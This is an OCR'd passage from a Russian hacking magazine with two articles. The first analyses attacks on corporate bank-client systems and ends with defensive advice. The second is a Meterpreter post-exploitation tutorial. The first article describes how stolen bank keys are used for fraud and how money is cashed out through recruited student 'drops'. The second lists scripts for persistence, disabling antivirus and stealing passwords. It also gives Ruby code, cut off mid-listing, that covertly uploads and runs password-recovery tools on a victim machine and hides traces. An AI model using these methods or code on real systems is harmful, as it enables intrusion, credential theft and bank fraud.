
Береги WiFi смолоду

Срочное расследование инцидента показало, что в среду утром (на более ранее число логов не сохранилось) к офису одной компании в Петергофе подключились по WiFi (шифрование WEP, так что я использовал слово «подключились»... о том, что по WiFi, ясно из MAC-адреса, который говорил о 3Com-устройстве, а в компании нет ни одной 3Com-карточки, что говорит о том, что нарушитель скорее внешний, так как внутри офиса заметили бы новый девайс или ноут). Далее злоумышленник что-то делал, но что — не ясно, ибо логи были в очень ограниченном числе с определенных серверов, но буквально к вечеру с этого IP-адреса уже использовалась админская учетная запись домена (не сильный админский пароль → ARP-SPOOF → HASH+CONST handshake→ Ranibow-Table → profit!). За это время ребята смогли найти машины, работающие с банком, что было несложно, ибо netbios и доменные имена машин в локалке были вида: BANK01, BANK02. Имея админскую учетку, нетрудно захватить контроль над тачкой, установить кейлогер и стырить ключи от банка, ведь ключи-то были на флэшке... Через день негодяи попытались осуществить перевод денег. Они нашли WiFi-точку, поднятую без шифрования в жилом доме, в квартире. Злоумышленники вышли в






этот текстовый файл и построчно выполняют переводы в системе БК. Это, опять же, упрощенная схема, но если нет должного внимания к самому слабому звену — БД и расшаренному ресурсу, то ничего не мешает добавить в этот текстовый файл или БД еще одну-две строчки :). При набивке платежки в БК работник просто не поймет, в чем дело, и отправит еще и злоумышленнику деньжат... Конечно, всего этого можно избежать, делая дополнительные проверки и грамотно выставляя права в БД, сетевых дисках и т.д.



Компания-производитель ПО предупреждает пользователей о фактах использования злоумышленниками USB-token'ов, оставленных в системниках

интернет, подключись к нескольким системам банк-клиент, ввели логины и пароли, которые добыли с кейлогера — вошли в систему. Далее они набили платежки (практически одновременно, что говорит о том, что злоумышленники действовали в числе 2-3 человек с одного WiFi-шлюза, видимо, из автомобиля) и подписали их ключами, которые прихватили с собой позавчера с флехи. Только чудом удалось избежать потерь — один из банков что-то заподозрил и сообщил клиенту, клиент тут же проверил остальные БК, нашел левые платежки и успел их отменить. Но такое случается не всегда.
Выводы: безопасность внешнего периметра, парольная политика, сегментация сети, неиспользование прозрачных имен машин, вывод критичных машин из общего домена, неиспользование флешек и HDD для хранения ключевой информации. Про антивири, IDS и привязку IP компании к счету я молчу, ибо это полезно, но не всегда действенно.

История номер два


В небольшой компании бухгалтер сам отправляет платежки. Он любит это делать с ноута, а также этот ноут он использует как домашний и рабочий компьютер. Однажды, проверяя почту, он увидел письмо, в котором говорилось, что они что-то там не уплатили по счету некой строительной компании. И вроде да... недавно они что-то заказывали по ремонту, но наш герой уже не помнит деталей. Письмо составлено нормально, нигде нет ничего палевного, что и логично, автор письма знаком с основами СИ. Так вот, бухгалтеру нашему надо вспомнить, что это за строительная компания такая, а то подозрительно как-то. О, да тут в письме, в подписи, есть линк на сайт компании... Дальше все понятно, exploit-pack, Acrobat Reader, спец-троян для БК. Дальше история может быть аналогична предыдущей. Социальная инженерия, отсутствие патч-менеджмента и отсутствие правил безопасности и простейших политик. Такие истории случаются довольно часто.
Добавлю еще один, как мне кажется, интересный вариант — внедрение платежки в БД или в экспорт из БД. Поясню: в больших компаниях происходит так много различных операций со счетами, что за всем сложно уследить. Поэтому автоматизация процесса выглядит так. Каждый отдел что-то покупает, что-то заказывает и что-то оплачивает. У него есть доступ к ERP-системе (ну или 1С, для России актуальнее), где он (работник отдела) обозначает, что ем у (как обычно, по работе) надо докупить, например, туалетной бумаги на 700 тысяч рублей. В другом отделе оплачивают аутсорсинг компании, которая занималась ИБ, в третьем считают что-то еще. И у каждого ответственного работника своя учетная запись в системе, где он по своему роду деятельности выполняет различные действия. Все это хранится в БД, проверяется бухгалтером или еще кем-то, и затем скидывается, например, в обычный текстовый файл на расшаренном ресурсе. Работники отдела, где занимаются работой с банк-клиентами, просто открывают

Опасная профессия

Понятное дело, что для банк-клиентов используются специализированные трояны, которые умеют работать с ЭЦП (с USB-токенами), с одноразовыми паролями, виртуальными и обычными клавиатурами и т.д. и т.п. Трояны эти так просто с Сети не скачать — их приобретают у «производителя» и затачивают под конкретные банки (подробнее о рынке можно было прочитать в][#112, статья «Услуги кардеров»). К примеру, троян/руткит не только тырит все, что введено, но и подменяет контент сайта банка. То есть, забиваешь ты платежку, жмешь кнопку «подписать», а на самом деле в USB-Token уходит другая платежка с другим получателем, которую ты и подписал, однако на экране компьютера все по-прежнему выглядит невинно и отображены все те данные, что ты ввел (однако в банк уходят другие данные). Такие трояны стоят очень дорого и применяются конкретно под определенную цель. Как правило, те, кто ломают клиента и воруют, и те, кто пишут троян — разные люди. Кроме прочего, после перевода деньги еще надо снять. Самый простой вариант увода — попросить каких-нибудь студентов зарегистрировать счет и карту, скажем, за пять тысяч рублей. Правильно выбранный студент не откажется от такого. Далее забираешь карточку и пин-код, потом, в выбранный день N, осуществляются переводы со взломанных клиентов на счет, который зарегистрировал студент. Далее ездишь по банкоматам и сливаешь с карточки наличные. Это, конечно, грубая и не всегда эффективная модель вывода, но при маленьких суммах или большом количестве студентов и дропов — реальная. В общем-то наши доблестные органы ловят в основном дропов, до организаторов сложно добраться, и они могут находиться очень далеко, скажем, на Украине или в Польше :). Или наоборот, дропы сливают нал в Болгарии, а хакеры (злые, плохие ребята, а не крутые добрые белые шляпы) работают в Новосибирске. При таком географическом разбросе вычислить следы сложно, особенно если у организаторов есть крыша. Ну, ты понял, что дело это опасное и нехорошее, у каждого в нем своя роль, но все это уголовно наказуемо!

Не клиентом единым

К слову, ломать могут не только клиентов, но и сам банк. Казалось бы, это нереально, но тут есть, где развернуться — последний опыт пен-тестов показал, что нашим разработчикам систем есть куда развиваться. В разное время и в разных системах был найден классический набор ошибок: XSS-, SQL-инъекции, логические ошибки доступа, отсутствие шифрования критичных данных и т.д., и т.п. Примеры векторов атак при этом могут быть разными, но основа все-таки почти всегда полу-инсайдерская. Дело в том, что если у тебя уже есть доступ к БК, то есть, фактически, ты — клиент банка, то возможностей по взлому самого банка у тебя на порядок больше, нежели ты был бы простым внешним пользователем. Мой любимый пример логической ошибки: хочешь ты перевести рубли в доллары, БК предоставляет такой функционал, у тебя, соответственно, два счета — валютный и наш, деревянный. Скрипт перевода выглядит так: на вход сумма в рублях и валюта. На выходе — сумма в рублях, текущий курс, сумма в долларах и хеш. После подтверждения пользователем, что он согласен на перевод, это все кидается в третий скрипт, который проверяет хеш (это от CSRF) и обрабатывает ввод, делая update в БД. Так вот, на втором шаге можно изменить курс доллара на более выгодный, а второй скрипт уже не проверяет курс... Это пример логической ошибки. Описывать SQL-инъекции и XSS не смысла — все уже знакомы с таким видом дырок...



Уязвимости в серверной части ПО приводят к интересным последствиям



0day

Но вернемся к клиенту, так как он все-таки более частая жертва. Два года назад, когда я работал в одном питерском банке, мне было так скучно, что я решил поковырять ActiveX популярного банк-клиента на предмет уязвимостей (BSS). Фаззинг ничего не дал, так как формат принимаемых данных был сложным, но так как время у меня было, я просто медленно и верно восстанавливал формат входных данных. Когда формат был восстановлен, я указал очень большой параметр в текущем формате. Итог банален — переполнение буфера. Тогда я проверил еще два популярных коробочных продукта (Inist, R-Style). И там уже банальным фаззингом нашел как переполнения буфера, так и небезопасные методы в ActiveX (вспоминаю сейчас доклад на CC'10 Алексея Трошичева про фаззинг в процессе разработки и вопросы программистов из зала на тему «нафиг это надо?». Вот ответ. Хотя анализ исходных кодов — также вещь необходимая и важная). И вот прошло два года, и я решил просмотреть еще один ActiveX, который не досмотрел тогда, естественно, отечественный и популярный — Faktura.ru от ЦФТ :). Фаззинг ничего не дал (как и два года назад). Но в этот раз я привлек банальную внимательность, которая никогда не повредит. И вуаля — было найдено переполнение буфера в одном свойстве, которое эксплуатировалось только в связке с другими свойствами и методами... Понятное дело, что фаззеры неэффективны, когда формат данных или последовательность вызовов нетривиальна. Так получилось, что четыре из четырех ActiveX, которые я посмотрел «чисто из любопытства», содержали критические уязвимости (сейчас все исправлено, слава DSecRG, политика которых заключается в бесплатном уведомлении отечественных разработчиков без распространения технических деталей в публикациях). При этом стоит учесть, что два банк-клиента сдались простейшему фаззеру ActiveX, что говорит о том, что злые парни тоже могли бы их найти (в отличие от других двух, где фаззеры не дали результатов). Но это еще не все — я решил глянуть на СКЗИ и его окружение, вернее, на Inter-PRO от Сигнал-КОМ — клиент-серверное приложение, отвечающее за передачу данных по сети. Само приложение содержит вшитый модуль СКЗИ, который сертифицирован ФСБ (чтобы шифровать, не нарушая закон). Так вот, данное ПО содержало аж три уязвимости (и мы уже говорим не про ActiveX, а про полноценное клиент-серверное ПО). Одна из ошибок удаленная (в серверной части) и фактически позволяет «отключить» любой банк, который использует у себя Inter-PRO (DoS). Риски снижаются за счет того, что «отключить» банк может только законный пользователь банка, имеющий валидный ключ (любой клиент), а не каждый встречный-поперечный. Одна из уязвимостей была и в клиенте — переполнение буфера с возможностью выполнения произвольного кода (для этого вектора атаки надо иметь доступ на запись к файлам клиента или подсунуть свой файл, что, опять-таки, сильно снижает вероятность реальных атак). В любом случае, такие ошибки в критическом продукте — неприятность. Добавлю, что из всех производителей лишь ПО от Сигнал-КОМ использовало защитные механизмы компилятора — /GS (понятно, что есть пути обхода GS, но в данном билде они были неприменимы, и это позволило лишь выполнить удаленный DoS вместо Code Execution). Было бы хорошо, если бы такие слова, как Permanent DEP, ASLR, SEHOP, GS были знакомы всем программистам, ведь в связке эти штуки способны сильно-сильно поломать планы злым хакерам. Пример — все тот же Inter-PRO — если бы не GS, то была бы печальная история, а так — просто невнимательность и неприятность. Добавлю, что пользователь может знать об уязвимостях во Flash, Acrobat Reader, Windows и т.д., но про уязвимости в отечественном продукте он не узнает — никто этим не занимается, на этом баг-хантерам денег не сделать (бывают исключения, но они скорее другого рода).

Финиш

Каковы же правила выживания? Да просты они, как и всегда, многое уже прозвучало и не один раз в тексте статьи, многое итак очевидно, но кое-что и не особо, так что я соберу все в одном абзаце.

1) Сегментация — компы с БК в отдельной подсетке;
2) Политика пользования — должны быть правила по работе с этими ПК;
3) Антивирусная защита;
4) Ключевая политика — использование USB-token'ов и правила их использования также важны — не оставлять токен все время в системнике — это приводит к хищению денег!
5) Парольная политика — разные юзеры — разные сложные пароли и все в таком духе;
6) ПК, его софт, процессы и порты должны быть обоснованы для использования. Все лишнее — в топку;
7) Фильтрация доступа на сетевом уровне — с БК машин могут ходить только на IP банков и на определенные порты, входящий трафик запрещен (динамическая фильтрация входящих пакетов);
8) Патч-менеджмент;
9) Аудит — важный шаг, чтобы понять, можно ли в БД или в выгрузочном файле подсунуть платежку. БД тут — вообще тонкий момент;
10) Проверка внешнего периметра;
11) Для толстых БК — проверка, что локальная БД не светится в локалку, нет паролей по умолчанию.

Для банков я ничего писать не буду, они там сами умные — разберутся, в любом случае всегда страдает пользователь, поэтому он должен сам беспокоиться о своем БК, ключах, паролях и безопасности. Не было сказано про интернет-и мобильные клиенты, а также АТМ-клиенты, но для первых двух атаки почти идентичны, за исключением некоторых деталей, а АТМ-клиент — совсем другая история. Отдельной проблемой стоят вопросы об ошибках в отечественном ПО. Как показали мои опыты, уязвимости можно найти даже в банковском ПО, которое изначально должно было разрабатываться с учетом вопросов безопасности...

гТюрин «GreenDog» Алексей agrrrdog@gmail.com



METERPRETER В ДЕЛЕ

Хитрые приемы через MSF


Сегодня мы опять поговорим о такой прекрасной вещице, как Metasploit Framework. А если точнее, то о пасынке MSF — «нагрузке» Meterpreter. Это реально advanced payload с учетом всего, что туда вложено, а также того, что мы можем сделать своими ручками.

ОДИН ВАЖНЫЙ МОМЕНТ О MSF И METERPRETER'Е В ЧАСТНОСТИ (ХОТЯ И В МЕНЬШЕЙ СТЕПЕНИ) — проект развивается быстрыми шагами, и к выходу статьи какие-то вещи могут уже достаточно сильно измениться. Например, недостатки в новом msfgui, о которых я писал в прошлом номере. За пару недель msfgui сильно изменился и быстренько оброс всеми необходимыми возможностями старого гуи и даже больше :).


Думаю, каждый, кто использовал MSF, хотя бы раз прикасался к Meterpreter'у (MP) и что-то знает о его внутренностях или возможностях. Но я все же коротко поведаю о нем и о том, зачем он нужен.

Что это такое?

Meterpreter — это нагрузка, задуманная в контексте MSF как гибкая, расширяемая, полнофункциональная и унифицированная основа для пост-эксплуатации в качестве альтернативы классическим шеллкодам. Вполне резонный вопрос — в чем проблема стандартного шелла (/bin/sh, cmd.exe)? Ведь мы с детства только и стремимся к тому, чтобы получить его :). Косяков с ним, на самом деле, много. Во-первых, чаще всего «получение доступа к шеллу» — это порождение нового процесса — самого шелла. Это очень заметно — косяк. Во-вторых, всяческие IDS четко отлавливают «переписку» с шеллом: команды стандартны, все — плэйн-текстом, так что задетектить и пресечь — не проблема. В-третьих, если процесс ограничен chroot'ом, то есть смещена рутовая директория, то до шелла нам уже просто так не добраться. В-четвертых, шеллы, в зависимости от ОС, заметно отличаются между собой как командами с их форматом, так и набором стандартных возможностей. К тому же наши возможности ограничены установленными у жертвы программами. Иначе не возникало бы стандартных вопросов типа «а как, имея доступ через виндовый шелл, закачать жертве файлик?». В общем-то, создатели MP и решили эти проблемы. А как же не решить? Целая толпа знаменитейших спецов приняла в этом участие :). Но есть только одно «но». Насколько я знаю, они хотели сделать MP под все основные ОС с учетом требований скрытности, унифицированности и расширяемости. Но реализовали полностью только под Windows-системы (на самом деле это чудесно, так как доступ в cmd.exe — это какая-то кривизна и издевательство над собой :). Под Linux уже кучу лет ведется разработка, но ни одного релиза еще не было. Под Mac'и в 2009 был представлен экспериментальный релиз от Charlie Miller'a и Vincenzo Iozzo. Так что в этой статье мы будем говорить о Win-версии MP (с парой исключений, но об этом ниже). Проблема порождения процессов была решена за счет использования технологии инжекта dll'ок из памяти. Сам MP является многоступенчатым шеллкодом. То есть после проведения атаки на какой-то процесс на машине жертвы сначала исполняется шеллкод на подгрузку MP в виде dll'ки, потом размещение этого процесса в адресном пространстве и запуск на исполнение в виде нового потока. Таким образом, MP и его расширения работают



Список импорта Railgun'а. Сюда смотрим, чтобы знать доступные функции и как в хелп при добавлении своих



Модификация .bashrc позволяет использовать русскую раскладку

в контексте проэксплуатированного процесса в виде dll'ки — потому и без порождения новых процессов. Более точная последовательность работы MP как шеллкода зависит от технологии инжекта DLL: классическая dll injection или reflective dll injection. Последняя — более новая и продвинутая. Задетектить ее достаточно трудно, так как она себя никуда не прописывает (PEB) и хуков не использует. Подробное описание технологий смотри по ссылкам на полях. Отсюда же решились проблемы с chroot'ом и доступом к стандартным программам/функциям — MP включает в себя большинство самых необходимых возможностей по взаимодействию с ОС. Например, загрузку/выгрузку файлов, редактирование файловой системы/реестра. Если чего-то в MP нам не хватает, то мы спокойно можем написать на любом языке свою dll'ку с функциями, которые нам требуются, и подгрузить ее через MP — он действительно хорошо расширяем. Проблема «диалога плэйн-текстом» была решена вшитым в Meterpreter шифрованием xor'ом. Еще одним большим плюсом MP является возможность миграции по процессам. Для примера рассмотрим классическую ситуацию, в которой мы «атакуем» браузер жертвы и юзаем heap или jit-спрэй для передачи управления нашему шеллкоду, а это, в свою очередь, вызывает неприличное пожирание памяти. Со стороны юзера это выглядит подвисоном браузера, который он, в свою очередь, попытается перезапустить. Для нас (со стандартным шеллом) закрытие приложения — это облом. Сотворить что-то дельное за пару секунд мы вряд ли сможем. Но с MP мы можем одной командой (migrate) быстренько переползти на другой процесс. Причем мы, во-первых, можем зайти на какой-нить крутой системный процесс (если права есть), который пользователь убить не сможет, а во-вторых, при любых миграциях мы не теряем связи — общение происходит через один и тот же сокет, новых соединений не создается.

И, наверное, самый приятный бонус — возможности автоматизации. Тут все так же, как и в самом MSF. Все радости Ruby, Meterpreter API :). В общем-то, на них мы и сконцентрируемся. Стандартные же MP-команды и возможности типа hashdump'а достаточно просты и не требуют какого-то специфического описания (да поможет нам «–h» :), к тому же в][было много об этом написано и до меня.

Можно ли обнаружить?


Так как MP работает только в памяти и ничего не пишет на жесткий диск, то раньше нельзя было задетектить его антивирусами . Насколько сильно изменилась ситуация сейчас — мне трудно сказать. Но пара попсовеньких антивирей, с которыми я сталкивался недавно, не обнаруживали MP в памяти. В то же время появилось несколько проектов, которые разработали методики обнаружения MP и выпустили по ним небольшие концепт-тулзы. Например, питоновская тулза antimeter2 с mertsarica.com отлично справляется с обнаружением MP.

Виды meterpreter'а

Теперь об исключениях. Хотя я чуть выше и писал о том, что нормальный MP есть только под Win, на самом деле это не совсем так. Как раз этим летом вышли две версии MP — на PHP и JAVA. Как так? Сам не понимаю :).
На самом деле все достаточно просто. Это обычные шеллы, только заточенные под стандарты MP, и в этом их главный плюс. То есть PHP MP — это обычный php'шный шелл, который можно подкинуть на веб-сервер своей жертве через какую-либо уязвимость, будь то LFI или SQL-инъекция. Здесь не говорится ни о сокрытии процесса, ни о dll-инжекте или отсутствии взаимодействия с жестким диском жертвы. Потому и такие возможности, как миграция по процессам, кража токенов, подгрузка расширений, недоступны. Но основные команды все же доступны, например, та же маршрутизация пакетов. Поэтому в определенных ситуациях PHP и JAVA MP — вещи необходимые.

Стандартные скрипты

К MP, как уже было описано, можно писать скрипты на руби. Язык достаточно простой и логичный, сам по себе трудностей не вызывает. Одна заморочка — API от Rex'a (основа MSF) и основных частей MSF'а. API можно посмотреть на сайте metasploit'а (ссылки на полях), также есть старое (2004 г.) описание MP, протокола клиент-серверного взаимодействия, его API (лежит в доках \msf3\documentation). Там все несколько запутанно, особенно с учетом того, что какого-то полного описания внутреннего строения



Находим MP в проэксплуатированном процессе

Подгружаем Meterpreter через классическую уязвимость

фрэймворка в Сети нет. Но для большинства наших задач особенно глубоко копаться и не нужно (хотя, если потребуется, то можно :).
К тому же, есть положительные тенденции в этой области. Сейчас развивается и внутренняя структура, и интерфейсы для доступа к API. Например, создаются функции обертки. И если раньше для скрытого запуска программы требовалось написать:

```
r=client.sys.process.execute("command.exe", nil,
   {'Hidden' => true, 'Channelized' => true})
while(d = r.channel.read)
   tmpout << d
end
cmdout << tmpout
r.channel.close
r.close
```

То теперь это можно сделать так:

```
cmd_exec(cmd)
```

Или добавление значений в реестр. Было:

```
key = 'HKLM\\System\\...'
root_key, base_key = session.sys.registry.
splitkey(key)
value = "Value"
open_key = session.sys.registry.open_key(root_key,
base_key, KEY_WRITE)
open_key.set_value(value, session.sys.registry.
type2str("REG_DWORD"), 0)
```

Стало:

```
registry_setvaldata(key,valname,data,type)
```

«Новые» функции, да и структуру можно изучить по самому MSF (\msf3\lib\msf\). MP уже содержит множество скриптов, которые выполняют самые разнообразные действия. Их мы вполне можем взять за основу для написания своих скриптов (создатели MSF как раз это и предлагают). Официальные скрипты для MP в основном пишет Carlos Perez. У него есть отличный блог, darkoperator.com, где он описывает большинство скриптов, их логику, всякие хитрости.
Запустить любой скрипт можно:

- командой «run» или «bgrun» в активной сессии;
- «session –s» для всех сессий из msf-консоли;
- используя опцию AutoRunScript или InitialAutoRunScript при конфиге нагрузки — для запуска скрипта сразу при создании сессии.

Далее я перечислю основные скрипты, примерно раскидав их по типам:

```
metsvc, scheduleme, persistence — прописывает MP на
автозапуск;
autoroute — прописывает маршрутизацию пакетов для
всех найденных подсеток жертвы;
scraper, checkvm, winenum, get_env, enum_powershell_
env, enum_logged_on_users, domain_list_gen,
remotewinenum — сбор инфы о системе;
get_local_subnets, netenum, arp_scanner, dumplinks —
сбор инфы о сетевом окружении системы;
get_application_list, enum_vmware, prefetchtool —
сбор инфы об установленном ПО;
getgui, gettelnet, vnc — включаем RDP, telnet или
VNC-сервер;
getcountermeasure, killav — гасим AV, отключаем UAC, файер;
hashdump, credcollect,- «кража» хешей, токенов;
winbf — брутфорс логона;
screen_unlock — сброс окна логона;
wmic — запуск wmic-команд;
schtasksabuse — запуск команд по расписанию;
enum_firefox,  enum_putty, getvncpw, get_filezilla_
creds, get_pidgin_creds — кража паролей и конфиденци-
альной информации разного ПО;
panda_2007_pavsrv51, pml_driver_config, srt_webdrive_
priv, kitrap0d — повышение привилегий;
search_dwld, file_collector — скачка каких-либо файлов;
migrate, keylogrecorder, packetrecorder — «повтор»
стандартных команд MP;
multicommand, multiscript, uploadexec — ускорение
действий за счет их группировки.
```


Как видно, многое уже сделано до нас. Проблем с разбором исходников не возникает, так что достаточно просто соорудить что-то свое. Приведу житейский пример.
Была такая задача — достать пароли к основному ПО. Сейчас все еще идет официальная разработка скрипта, который будет вынимать всю инфу, включая пассы, из браузеров, почтовых прог, но она еще далека от завершения. Потому быстренько был накидан скриптик, который закачивает жертве софтины по «восстановлению» паролей от nirsoft.net, скрытно запускает их, скачивает логи и удаляет все следы за собой. Приведу уменьшенную (для одной жестко прописанной софтины) версию:

```
session = client
host,port = session.tunnel_peer.split(':')
```

Русский язык в MSF.

По большому счету с русским языком проблем в MSF нет. Все достаточно четко работает, отображается. Но все же пару моментов хотелось бы выделить.
Во-первых, олдскульная проблема с MSF под *nix и Meterpreter'ом. Кодировки в линуксе — UTF, MP — cp1251, консоль винды — 866. Но, насколько мне известно, проблема эта решена. Если нет — http://takeworld.blogspot.com/2008_11_01_archive.html.
В винде с MSF есть несколько другая проблема — надо добавлять поддержку русского языка в cygwin. Делается это добавлением в .bashrc, лежащим в директории пользователя, двух строчек:

```
export LANG="ru_RU.CP1251"
alias ls='ls --show-control-chars'
```




Работаем параллельно с обычным пользователем через RDP

```
# Находим папку Temp у жертвы
tmp = session.fs.file.expand_path("%TEMP%")
# Определяем, где у нас будут
# храниться полученные логи от тулзы
logs = ::File.join(Msf::Config.config_directory,
  'logs', 'getpass',
  host + "-"+ ::Time.now.strftime("%Y%m%d.%M%S"))
::FileUtils.mkdir_p(logs)
#Запускаем подпрограмму
getpass(session,tmp,logs,"PasswordFox.exe")

def getpass(session,tmp,logs,exename)
  # Определяем файл для закачки,
  # а также имена файлов у жертвы
  passrecexe = File.join(Msf::Config.install_root,
    "data", "#{exename}")
  passrecscranble = sprintf("%.5d",rand(100000))
  logscranble = sprintf("%.5d",rand(100000))
  session.fs.file.upload_file(
    "#{tmp}\\#{passrecscranble}.exe",
    "#{passrecexe}")

# Запускаем восстановление паролей с
# логированием итогов в файлик с рандомным именем
  r = session.sys.process.execute("cmd.
exe /c #{tmp}\\#{passrecscranble}.exe /stext
#{tmp}\\#{logscranble}", nil,
    {'Hidden' => 'true','Channelized' => true})
  sleep(2)

  # Ждем окончания действия программы
  prog2check = "#{passrecscranble}.exe"
  found = 0
  while found == 0
    session.sys.process.get_processes().each do |x|
      found =1
